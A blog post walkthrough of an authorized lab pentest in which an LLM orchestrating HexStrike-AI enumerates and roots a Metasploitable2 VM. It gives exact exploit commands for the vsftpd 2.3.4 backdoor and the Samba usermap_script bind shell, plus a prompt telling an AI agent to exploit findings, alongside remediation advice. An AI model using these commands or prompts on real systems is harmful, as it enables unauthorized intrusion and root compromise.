:::info Last tested Kali Linux 2025.4 · HexStrike AI (Kali package 2025.4 repo) · May 2026. Results may vary on other versions. :::
HexStrike+OpenAI Codex. AI-Driven Exploitation of Metasploitable.
How I Used an LLM-Orchestrated Toolchain to Enumerate and Exploit a Deliberately Vulnerable Host (With Real Proofs)
HexStrike+OpenAI Codex. AI-Driven Exploitation of Metasploitable.
How I Used an LLM-Orchestrated Toolchain to Enumerate and Exploit a Deliberately Vulnerable Host (With Real Proofs)
Introduction
AI-assisted penetration testing is no longer a concept — it is operational reality.
In this article, I walk through a real, authorized penetration test against my own lab host running Metasploitable2. I used an LLM-driven workflow (Codex CLI) orchestrating tool execution through HexStrike-AI to perform:
- network discovery
- enumeration and service fingerprinting
- exploit selection and execution
- proof collection (root-level command output)
This was not a simulation.
Real tools were executed.
Real vulnerabilities were validated.
And the target was compromised with unauthenticated root access — twice — via two independent attack paths.
Core Guides and Setup
HexStrike on Kali Linux 2025.4: A Comprehensive Guide
- Focus: Initial setup and overview of the AI-powered offensive security framework.
HexStrike-AI: A Force Multiplier for Red Teams — and a Dangerous Shift in the Threat Landscape
- Focus: Analysis of AI-orchestrated pentesting and its implications.
HexStrike MCP Orchestration with Ollama: Ubuntu Host, Kali VM, SSH Bridging, and Performance…
- Focus: Technical architecture using Model Context Protocol (MCP) and local LLMs.
Practical Applications & Lab Comparisons
HexStrike + Gemini vs. HackerAI: “Ops Copilot” vs. “Chatbot with Tools”
- Focus: Practical lab comparison of orchestration quality between different AI security tools.
AI-Driven Pentesting at Home: Using HexStrike-AI for Full Network Discovery and Exploitation
- Focus: Step-by-step home lab application for network enumeration.
Specific Tooling & Technique Guides
- AI-Driven Web Application Pentesting with HexStrike-AI
- Integrating Shodan with HexStrike-AI Using Gemini-CLI
- AI-Driven Wireless Penetration Testing. One Prompt WIFI cracking (Using HexStrike-AI)
- AI-Driven Office Documents Password Recovery with HexStrike-AI and Gemini-CLI
- AI-Driven PDF Password Recovery with HexStrike-AI and Gemini-CLI
- AI-Driven ZIP Password Recovery with HexStrike-AI and Gemini-CLI
What Is HexStrike-AI?
HexStrike-AI is not “another scanner.”
It is an orchestration layer that lets an LLM:
- decide what security tools to run
- execute them locally (or via SSH/MCP)
- interpret outputs
- adapt strategy dynamically (timeouts, missing tools, privilege constraints)
- optionally run controlled exploitation with PoC evidence
In short:
The AI plans. HexStrike executes. Kali delivers the tools.
Test Scope & Authorization
This assessment was conducted under explicit authorization.
Scope
- Target:
172.16.163.129 - Environment: private home lab (Metasploitable2 VM)

- Attacker: Kali Linux environment with Codex CLI + HexStrike MCP
The Prompt That Started Everything

This is the “pattern” that makes LLM-driven pentesting actually work: you must demand execution + evidence.
Example prompt structure (adapt it to your CLI):
Use the MCP server "hexstrike": Authorized pentest of 172.16.163.129
Full service discovery
Enumerate versions
Identify vulnerabilities (by severity)
Exploit critical findings
Provide proofs (command output)
Key lesson:
If you want HexStrike to run tools, explicitly require tool execution and proof artifacts.
Phase 1: Reachability and Discovery
The first attempt targeted a wrong IP (172.16.59.129) and resulted in “host seems down.”
After correcting to:
172.16.163.129
The host responded immediately.
A fast top-ports discovery scan confirmed the target was up and exposed a broad attack surface.
Phase 2: Enumeration & Service Fingerprinting
Because the environment had constraints (root privileges not always available, tool timeouts), the workflow adapted:
- switched from SYN scan (
-sS) to TCP connect (-sT) - used bounded host timeouts
- reduced version intensity when needed


Confirmed exposed services (high-level)
The target exposed multiple legacy services typical of Metasploitable2:
- FTP (21)
- SSH (22)
- Telnet (23)
- SMTP (25)
- DNS (53)
- HTTP (80)
- RPCbind (111)
- SMB (139/445)
- rlogin/rsh (513/514)
- NFS (2049)
- FTP alt (2121)
- MySQL (3306)
- PostgreSQL (5432)
- VNC (5900)
- X11 (6000)
- AJP (8009)
Host identity confirmation
The HTTP landing page provided a definitive marker:
curl -s http://172.16.163.129:80 | head -n 5
Output included:
<title>Metasploitable2 - Linux</title>
At this point, the test shifted from “general assessment” to “known vulnerable image validation” — meaning we should expect multiple published RCE paths.
Phase 3: Vulnerability Discovery (What Stood Out Immediately)
Two services were immediate critical flags due to known RCE history in this lab image:
- vsftpd 2.3.4 (commonly backdoored in lab builds)
- Samba 3.0.20 (classic usermap_script RCE path)
Rather than listing every CVE possible for every old service, the workflow focused on:
- vulnerabilities with direct, reliable exploitability
- minimal risk of destabilizing the host
- clear PoC output validation
Phase 4: Exploitation (With Proofs)
Exploit #1 — vsftpd 2.3.4 backdoor (CVE-2011–2523) → Root
Why it worked

In the Metasploitable2 build, vsftpd is intentionally vulnerable. A crafted username containing :) triggers a backdoor listener (commonly on TCP/6200).
Step A — Trigger the backdoor
(printf "USER test:)\r\nPASS test\r\nQUIT\r\n"; sleep 1) | nc -nv -w 2 172.16.163.129 21
This confirmed:
- FTP reachable
- banner:
220 (vsFTPd 2.3.4)
Step B — Connect to backdoor shell and capture proof
printf "id\nuname -a\nwhoami\npwd\n" | nc -nv -w 3 172.16.163.129 6200
Proof (captured output):
 uid=0(root) gid=0(root)
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root
/
Impact: Unauthenticated Remote Code Execution → root.
No persistence was deployed. No further actions were taken.
Exploit #2 — Samba usermap_script (CVE-2007–2447) → Root bind shell
Why it worked
Samba 3.0.20 has a well-known remote command execution vulnerability via the username map script feature. Metasploit automates exploitation.
Tooling nuance: why a bind shell was used

The first Metasploit run produced unstable command shell behavior (sessions closing quickly and command execution differences between session types). The workflow pivoted to a bind shell payload , which is often more reliable in constrained environments.

Step A — Launch exploit with bind netcat payload (binds on port 4446)
msfconsole -q -x 'use exploit/multi/samba/usermap_script; \
set RHOSTS 172.16.163.129; set RPORT 139; \
set payload cmd/unix/bind_netcat; \
set LPORT 4446; set DisablePayloadHandler true; \
exploit -z; exit -y'
Step B — Connect to bind shell and capture proof
printf "id\nuname -a\nwhoami\npwd\n" | nc -nv -w 3 172.16.163.129 4446
Proof (captured output):
 uid=0(root) gid=0(root)
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root
/
Impact: Unauthenticated Remote Code Execution → root.
Final Results Summary
What was validated
- Broad service exposure consistent with Metasploitable2
- Two separate unauthenticated root compromises , each independently sufficient for full takeover:
- vsftpd backdoor (TCP/6200)
- Samba usermap_script (bind shell on TCP/4446)
What was intentionally not done
- No persistence / backdoors
- No credential harvesting
- No data collection beyond proof commands
- No lateral movement testing
This kept the test strictly PoC-focused.
Remediation Recommendations (Real-World Perspective)
Metasploitable2 is intentionally insecure. In real systems, the remediation playbook is clear.
Critical
- Remove backdoored/vulnerable services immediately
- Never expose training VMs on networks shared with real assets
- Enforce segmentation (lab VLAN / host-only networks)
High
- Remove legacy cleartext and trust-based services:
- Telnet
- rsh/rlogin
- VNC / X11 (unless strictly controlled)
- Restrict SMB exposure and enforce modern versions/configs
Medium
- Disable obsolete crypto (SSLv2) and weak ciphers
- Remove version banners and harden HTTP stack
- Restrict AJP to localhost/internal networks only
Low
- Reduce attack surface: firewall by default, allowlist by source
- Continuous inventory and exposure monitoring
Why This Matters
This test highlights the real value of AI in offensive workflows:
AI did not “replace” pentesting skills.
It amplified them.
The LLM-driven workflow:
- selected practical next steps
- adapted to missing tools and privilege constraints
- pivoted when sessions were unstable
- still produced clean PoC artifacts
The operator still matters — but the mental overhead drops sharply.
Final Thoughts
HexStrike-AI is not a toy. Used correctly, it behaves like a junior pentester with perfect memory and infinite patience — executing exactly what you instruct and iterating until it gets results.
By Andrey Pautov on January 3, 2026.
Exported from Medium on May 15, 2026.